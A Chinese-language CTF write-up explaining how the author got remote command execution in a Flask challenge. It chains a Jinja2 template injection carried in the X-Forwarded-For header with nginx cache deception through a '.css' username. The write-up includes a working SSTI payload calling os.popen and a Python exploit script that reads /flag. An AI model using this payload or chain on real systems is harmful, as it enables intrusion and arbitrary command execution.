这里先审计代码发现/ip_detail/<string:username>处有ssti漏洞(render_template_string)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
| @app.route("/ip_detail/<string:username>", methods=["GET"])
def route_ip_detail(username):
res = requests.get(f"http://127.0.0.1/get_last_ip/{username}")
if res.status_code != 200:
return "Get last ip failed."
last_ip = res.text
try:
ip = re.findall(r"\d+\.\d+\.\d+\.\d+", last_ip)
country = geoip2_reader.country(ip)
except (ValueError, TypeError):
country = "Unknown"
template = f"""
<h1>IP Detail</h1>
<div>{last_ip}</div>
<p>Country:{country}</p>
"""
return render_template_string(template)
|
这里看一下,他需要先get get_last_ip这个路由,查找ip,然后把里面的ip提取出来,这里我们去看一下get_last_ip逻辑
1
2
3
4
5
6
7
8
| @app.route("/get_last_ip/<string:username>", methods=["GET", "POST"])
def route_check_ip(username):
if not current_user.is_authenticated:
return "You need to login first."
user = User.query.filter_by(username=username).first()
if not user:
return "User not found."
return render_template("last_ip.html", last_ip=user.last_ip)
|
这里会首先判断你是否登录,否则返回You Need to login first,但是上面ip_detail是服务器get这个路由,没有登录cookie所以只要访问ip_detail路由就会触发这个返回。这里的last_ip=user.last_ip,我们看一下逻辑
1
2
3
4
5
6
| @app.after_request
def set_last_ip(response):
if current_user.is_authenticated:
current_user.last_ip = request.remote_addr
db.session.commit()
return response
|
这里是每访问一次路由结束就会将其last_ip设置为请求的远程地址而且用了ProxyFix库,可以通过x-forwarded-for控制,则ssti注入点就在这里,现在我们要解决ip_detail访问没有cookie的问题。
看附件,给了nginx.conf
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
| worker_processes 1;
events {
use epoll;
worker_connections 10240;
}
http {
include mime.types;
default_type text/html;
access_log off;
error_log /dev/null;
sendfile on;
keepalive_timeout 65;
proxy_cache_path /cache levels=1:2 keys_zone=static:20m inactive=24h max_size=100m;
server {
listen 80 default_server;
location / {
proxy_pass http://127.0.0.1:5000;
}
location ~ .*\.(gif|jpg|jpeg|png|bmp|swf)$ {
proxy_ignore_headers Cache-Control Expires Vary Set-Cookie;
proxy_pass http://127.0.0.1:5000;
proxy_cache static;
proxy_cache_valid 200 302 30d;
}
location ~ .*\.(js|css)?$ {
proxy_ignore_headers Cache-Control Expires Vary Set-Cookie;
proxy_pass http://127.0.0.1:5000;
proxy_cache static;
proxy_cache_valid 200 302 12h;
}
}
}
|
这里看有缓存逻辑,触发这几个后缀的文件就会被本地缓存,则我们再访问服务器就会从缓存调取而非从服务器调取,则这里可以利用本地缓存绕过ip_detail请求服务器的cookie而直接利用本地的缓存。
这里因为访问的路由都是直接/<username>的,而且用户名没有限制,所以我们可以注册一个用户名xxx.css ,然后带着ssti的x-forwarded-for请求头访问,就会缓存我们的首页,然后再访问/get_last_ip/xxx.css (带ssti请求头)缓存这个页面,然后再带着请求头访问/ip_detail/xxx.css 时候就会从缓存调取get_last_ip。
{{config.__class__.__init__.__globals__[request.args.a].popen(request.args.b).read()}}

hackbar应该不行,bp好像可以,这里直接用python写脚本吧,得到flag
1
2
3
4
5
6
7
8
9
10
11
12
| import requests
url = "172.19.79.20"
username = "xxxx.css"
headers = {
"X-Forwarded-For": r"{{config.__class__.__init__.__globals__[request.args.a].popen(request.args.b).read()}}"
}
requests.post(f"http://{url}/register", data={"username": username, "password": "123", "bio": "123"},headers=headers)
cookies = requests.post(f"http://{url}/login", data={"username": username, "password": "123"}, headers=headers).cookies
requests.get(f"http://{url}/get_last_ip/{username}",headers=headers,cookies=cookies)
res = requests.get(f"http://{url}/ip_detail/{username}", params={"a": "os","b":"cat /flag"},headers=headers,cookies=cookies)
print(res.text)
|